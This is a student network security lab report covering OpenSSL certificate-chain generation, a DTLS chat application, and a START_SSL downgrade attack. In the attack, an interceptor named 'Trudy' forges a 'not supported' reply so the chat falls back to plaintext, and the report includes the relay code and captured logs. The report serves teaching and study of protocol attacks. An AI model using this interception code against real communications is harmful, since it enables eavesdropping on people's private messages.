Network Security Assignment-7

By

Sakshi Srivastava(CS23RESCH11003), Dnyaneshwar Shinde(CS23MTECH12003) and Rishabh Jain(CS23MTECH12007)

Task-1 For this task we have executed the following OpenSSL Commands to create PRIVATE KEY, PUBLIC KEY, CSR, and CERTIFICATES for CA ROOT, INTERMEDIATE ROOT, SERVER AND CLIENT.

For ROOT_CA:

Generate ROOT Private key: openssl ecparam -name secp521r1 -genkey -noout -out root.pem
Generate ROOT Public key: openssl ec -in root.pem -pubout -out root_pub.pem
ROOT Certificate Generation: openssl req -new -x509 -days 3650 -config root_ca.conf -key root.pem -out root_cert.pem

For Intermediate ROOT :

Generate Intermediate ROOT Private key: openssl genpkey -algorithm RSA -pkeyopt rsa_keygen_bits:4096 -out int.pem

Generate Intermediate ROOT Public key: openssl rsa -in int.pem -pubout -out int_pub.pem

Intermediate ROOT Certificate Signing Request: openssl req -new -key int.pem -out int.csr -config intermediate_ca.conf

Intermediate ROOT Certificate Generation: openssl x509 -req -days 3650 -in int.csr -CA root_cert.pem -CAkey root.pem -CAcreateserial -out int_cert.pem -extensions v3_intermediate_ca -extfile intermediate_ca.conf

For Server (BOB) :

Generate Server's Private key : openssl genpkey -algorithm RSA -pkeyopt rsa_keygen_bits:2048 -out bob.pem

Generate Server's Public key : openssl rsa -in bob.pem -pubout -out bob_pub.pem

Server's Certificate Signing Request : openssl req -new -key bob.pem -out bob.csr -config bob.conf

Server's Certificate Generation : openssl x509 -req -days 365 -in bob.csr -CA int_cert.pem -CAkey int.pem -CAcreateserial -out bob_cert.pem -extensions v3_req -extfile bob.conf

For Client (ALICE) :

Generate Client's Private key : openssl genpkey -algorithm RSA -pkeyopt rsa_keygen_bits:2048 -out alice.pem

Generate Client's Public key : openssl rsa -in alice.pem -pubout -out alice_pub.pem

Client's Certificate Signing Request :openssl req -new -key alice.pem -out alice.csr -config alice.conf

Client's Certificate Generation : openssl x509 -req -days 365 -in alice.csr -CA int_cert.pem -CAkey int.pem -CAcreateserial -out alice_cert.pem -extensions v3_req -extfile alice.conf


Task-2 For This task we have made only one program file using which we are executing both SERVER and CLIENT.

To execute code use the following command : **g++ -o securechat secure_chat_app.cpp -lssl -lcrypto**
For starting the SERVER the command used: **./securechat -s**
For starting CLIENT the command used: **./securechat -c 127.0.0.1**

```
if (SSL_get_peer_certificate(ssl) && SSL_get_verify_result(ssl) == X509_V_OK)
cout << "Server Certificate Verified! \n";
if (SSL_get_peer_certificate(ssl) && SSL_get_verify_result(ssl) == X509_V_OK)
cout << "Client Certificate Verified! \n";
```


Above code is used to verify the certificate that is exchanged between client and server. Using the SSL_get_verify_result which is predefined function in Openssl Library

Attaching the screenshot for reference:
Note: *Left terminal for Server* ***&*** *Right terminal for Client*





In this screenshot it's clearly visible that there is a cipher suite exchange happening between CLIENT and SERVER, CLIENT sends a *chat_hello* application layer control message to SERVER and SERVER replies with a *chat_ok_reply* message and these control messages are sent in plain text. And followed by CLIENT initiates a secure chat session by sending out a *chat_START_SSL* application layer control message and getting the response *chat_START_SSL_ACK* from the SERVER.

For Reference, we have attached the pcap file also.




Handshake between CLIENT and SERVER :







After that there is a cipher suite exchange and a list of cipher suites supported :



When the connection is established the communication between SERVER and CLIENT is encrypted using the selected cipher suite



Screenshot: Once the handshake is done you can see the Application traffic is encrypted using DTLS 1.2



Program Structure Explanation :

1. Program begins with the initialization of the OpenSSL which is important to use the required feature of DTLS. It includes the required error handling during the communication, and setting up of the SSL context, and also it is set up according to the client and server mode.
2. After that it creates a UDP socket which is used for the communication between the CLIENT and SERVER, it is configured with IP addresses and ports used for communication.
3. After socket creation, the DTLS handshake is initiated securely including the cipher suite negotiation, key exchange and certificate verification.
4. On successful Handshake encrypted communication can be started between the client and server back and forth.
5. The program contains a function for certificate handling that loads the certificate and private keys to authenticate the client and server identities during the handshake process.
6. The program also contains the functionality to generate and verify the session cookie, which guards the DTLS communication against replay attacks during the handshake process.


TASK-3 : START_SSL downgrade attack for eavesdropping.

To execute downgrade attack by Trudy after intercepting chat_START_SSL control message from Alice to Bob and vice-versa.
A downgrade attack is a form of security attack where an attacker forces a system to fall back to a less secure version of a communication protocol, encryption algorithm, or other security feature. These attacks exploit the backward compatibility often built into systems to ensure they can still communicate with older, less secure systems and protocols.

```
// Check if message is "chat_START_SSL"
if (strncmp(buffer, "chat_START_SSL", 15) == 0) {
// Reply with "chat_START_SSL_NOT_SUPPORTED"
const char* reply = "chat_START_SSL_NOT_SUPPORTED";
sendto(sockfd, reply, strlen(reply), 0, (struct sockaddr*)&client_addr, len);

const string& s = "chat_START";
sendto(newSockfd, s.c_str(), s.length(), 0, (const struct sockaddr*)&server_addr, sizeof(server_addr));
} else {
const string& s = string(buffer, n);

sendto(newSockfd, s.c_str(), s.length(), 0, (const struct sockaddr*)&server_addr, sizeof(server_addr));
char received[MAX];

int n = recvfrom(newSockfd, received, MAX - 1, MSG_WAITALL, (struct sockaddr*)&server_addr, &addr_len);
received[n] = '\0';
printf("Message received from server: %s\n", received);
const string& rec = string(received, n);
// Send reply to client
sendto(sockfd, rec.c_str(), rec.length(), 0, (struct sockaddr*)&client_addr, len);
}
```

The above code is where Trudy intercepts the msg between Alice and Bob, blocks the msg between them and sends a forged message to Alice , which forces Alice to connect with Bob on a less secure version.

For launching a downgrade attack we need to run the script , to capture and verify the communication between Server(Bob) and Client (Alice) , we started the tcpdump screenshots of which are following.



This script will replace the IP address of the server with the IP address of the attacker. So that attacker can easily perform the downgrade attack.

```
root@trudy1:~# sudo tcpdump -i eth0 -nn -w task3capture.pcap not port 22
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C35 packets captured
35 packets received by filter
0 packets dropped by kernel
root@trudy1:~# ls
asg  asg.zip  root  snap  task3capture.pcap
```

First we will start the attacker by using : ./chat -d <client> <serve> on the same port where the server is listening.

```
root@trudy1: ~/asg

root@trudy1:~/asg# ./chat -d alice1 bob1
Socket successfully created.
Socket successfully binded. Trudy Listening on PORT : 8080
Message received from client: chat_hello
Message received from server: chat_reply_ok
Message received from client: chat_START_SSL
Message received from client: Hello from the client
Message received from server: Hello from Server
Message received from client: Hey Bob!
Message received from server: Hi Alice1
Message received from client: Hoping this is secure chat
Message received from server: Me too:)
```


After starting the Trudy we need to start server in the same way how we did in TASK-2 by using : ./chat -s and client by using : ./chat -c <server>


```
root@bob1: ~/asg

Message to sent:^C
root@bob1:~/asg#
root@bob1:~/asg# ./chat -s
Socket successfully created.
Socket successfully binded. Server Listening on PORT : 8080

Message received : chat_hello
Sending chat_reply_ok
Message received : chat_START
Message received : Hello from the client
Message to sent:Hello from Server
Message received : Hey Bob!
Message to sent:Hi Alice1
Message received : Hoping this is secure chat
Message to sent:Me too:)
```

```
root@alice1: ~/asg
root@alice1:~/asg# ./chat -c bob1
Socket successfully created.
Client Connected to the: 172.31.0.4:8080
Sending chat_hello
Message received : chat_reply_ok
Sending chat_START_SSL
Message received : chat_START_SSL_NOT_SUPPORTED
Message to Sent:Hello from the client
Message received : Hello from Server
Message to Sent:Hey Bob!
Message received : Hi Alice1
Message to Sent:Hoping this is secure chat
Message received : Me too:)
Message to Sent:
```

